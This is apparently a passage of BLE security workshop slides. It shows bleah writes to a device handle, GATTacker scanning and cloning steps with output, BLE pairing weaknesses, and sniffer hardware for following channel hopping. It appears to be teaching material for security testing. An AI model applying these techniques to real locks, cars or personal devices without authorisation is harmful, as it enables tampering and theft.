Using bleah: -b <MAC> -n <handle> -d <data>


```
root@kali:~# bleah -b 38:d2:69:e5:23:b1 -n 0x36 -d c5552daa
```

```
@ Scanning for 5s [-128 dBm of sensitivity] ...  
  
38:d2:69:e5:23:b1 (-63 dBm)  
Vendor          Texas Instruments  
Allows Connections ✓  
Flags           LE General Discoverable, BR/EDR  
Incomplete 16b Services u'f0ff'  
Tx Power       u'00'  
0x12           u'06000f00'  
Complete Local Name REALOV_VIBE  
  
@ Connecting to 38:d2:69:e5:23:b1 ... connected.  
  
@ Searching for characteristic handle(54) ... found  
@ Sending 8 bytes ... done
```

GATTacker

- 1) Run the ws-slave
- 2) Run scan – without parameters just scans for all advertisements, finds all the devices nearby
- 3) Run scan for specific device (MAC) – scans device services and characteristics to JSON file

GATTacker



GATTacker: running the ws-slave (client)

```
$ cd node_modules/gattacker
```

```
$ ~/node_modules/gattacker $ sudo node ws-slave.js
```

```
GATTacker ws-slave
```

GATTacker: scan for devices

```
root@kali:~/node_modules/gattacker# node scan
Ws-slave address: 10.9.8.126
on open
poweredOn
Start scanning.
refreshed advertisement for d0c92e6350b3 (smartlockpicking01)
  Name: smartlockpicking01
  EIR: 0201041408736d6172746c6f636b7069636b696e67303100 ( smartlockpicking01 )

already saved advertisement for 34049eb05270 (VAULTEK-5270)
advertisement saved: devices/d0c92e6350b3_smartlockpicking01-.20180321141532.adv.json
```

Device MAC

Scan specific device characteristics

Target device
MAC

```
root@kali:~/node_modules/gattacker# node scan f4b85ec06ea5
Ws-slave address: <your_slave_ip>
on open
poweredOn
Start exploring f4b85ec06ea5
Start to explore f4b85ec06ea5
explore state: f4b85ec06ea5 : start
explore state: f4b85ec06ea5 : finished
Services file devices/f4b85ec06ea5.srv.json saved!
```

Json services file (devices/<MAC....>.srv.json)

```
{  
  "uuid": "1800",  
  "name": "Generic Access",  
  "type": "org.bluetooth.service.generic_access",  
  "startHandle": 1,  
  "endHandle": 11,  
  "characteristics": [  
    {  
      "uuid": "2a00",  
      "name": "Device Name",  
      "properties": [  
        "read"  
      ],  
      "value": "5061646c6f636b21",  
      "descriptors": [],  
      "startHandle": 2,  
      "valueHandle": 3,  
      "asciiValue": "Padlock!"  
    },  
  ],  
}
```

service

characteristics

SERVICE, eg. 0x180F - battery

Characteristic

Descriptor: string
(e.g. "Battery level")

Descriptor:
subscription status

Properties: read, write, notify
(authenticated or not)

Value

Characteristic
(...)

SERVICE
(...)

BLE SNIFFING

Hacking challenge – steal a car!



How do we hack it?



central



Passive sniffing?



peripheral

Bluetooth 4 security (specification)

Pairing

Key Generation

Encryption

Encryption in Bluetooth LE uses AES-CCM cryptography. Like BR/EDR, the LE Controller will perform the encryption function. This function generates 128-bit encryptedData from a 128-bit key and 128-bit plaintextData using the AES-128-bit block cypher as defined in FIPS-1971.

Signed Data

<https://developer.bluetooth.org/TechnologyOverview/Pages/LE-Security.aspx>



Bluetooth 4 security (specification)

„The goal of the low energy security mechanism is to protect communication between devices at different levels of the stack.”

- Man-in-the-Middle (MITM)
- Passive Eavesdropping
- Privacy/Identity Tracking

Bluetooth 4.0 - pairing

Pairing (once, in a secure environment)

- **JustWorks** (R) – most common, devices without display cannot implement other
- **6-digit PIN** – if the device has a display
- Out of band – not yet spotted in the wild

Establish Long Term Key, and store it to secure future communication ("bonding")

"Just Works and Passkey Entry do not provide any passive eavesdropping protection"

4.2 – elliptic curves

Mike Ryan, <https://www.lacklustre.net/bluetooth/>

BLE security - practice

- **8 of 10 tested devices do not implement BLE-layer encryption**
- The pairing is in OS level, mobile application does not have full control over it
- It is troublesome to manage with requirements for:
 - Multiple users/application instances per device
 - Access sharing
 - Cloud backup
- Usage scenario does not allow for secure bonding (e.g. public cash register, "fleet" of beacons, car rental)
- Other hardware/software/UX problems with pairing
- "Forget" to do it, or do not consider clear-text transmission a problem

BLE security - practice

Security in "application" layer
(GATT)


Various authentication schemes

- Static password/key
- Challenge-response (most common)
- „PKI”

Requests/responses encryption


No single standard, library,
protocol

Own crypto, based usually on AES



Sniffing – BLE RF essentials

Advertisement channels



<http://www.connectblue.com/press/articles/shaping-the-wireless-future-with-low-energy-applications-and-systems/>

BLE channel hopping

37 channels for data,

3 for advertisements

Sniffing: catch the initial packet and follow channel hopping

Hopping

- Hop along 37 data channels
- One data packet per channel
- Next channel \equiv channel + hop increment (mod 37)
- Time between hops: hop interval

3 → 10 → 17 → 24 → 31 → 1 → 8 → 15 → ...
hop increment = 7

Catching initial packet to follow

Connection starts at one of 3 advertisement channels.

Device can limit the used channels, but usually use all 3 and can start at any of them.

Catching initial packet:

- Sniff all the 3 advertising channels at once
- Sniff just one channel and have luck

Pro devices (\$\$\$) – scan whole spectrum



Ellisys Bluetooth Explorer 400
All-in-One Bluetooth® Protocol
Analysis System

<http://www.ellisys.com/products/bex400/>



ComProbe BPA® 600 Dual
Mode Bluetooth®
Protocol Analyzer

<http://www.fte.com/products/BPA600.aspx>

Software Defined Radio

BLE SDR sniffer for HackRF One:

<https://github.com/JiaoXianjun/BTLE>

Passive sniffing – Ubertooth (120\$)

Open-source (software, hardware).

External antenna.

RF-level sniffing, possible to inspect in Wireshark.

Can be combined in 3 to cover all advertising channels.

<http://greatscottgadgets.com/ubertoothone/>



Nordic BLE sniffer

Turn nRF device (e.g. devkit) into sniffer.

<https://www.nordicsemi.com/eng/Products/Bluetooth-low-energy/nRF-Sniffer>

Adafruit Bluefruit LE sniffer (\$25)

<https://www.adafruit.com/product/2269>



Turn our BLE module into sniffer

Same nRF51822, a bit cheaper than Adafruit.

Need to be flashed with sniffer firmware.

New version 2.0.0-beta available [here](#).




<http://www.waveshare.com/nrf51822-eval-kit.htm>

Our „smartlockpicking“ device

Take out the module from BLE400 board, it will now work as a standalone device.



Just VCC (3V, not 5!) and GND.




Our „smartlockpicking“ device can work standalone

Just connect VCC (3V) and GND,
you can use the BLE400

2mm -> 2.54 mm wires required



BTW, you can connect external USB TTL



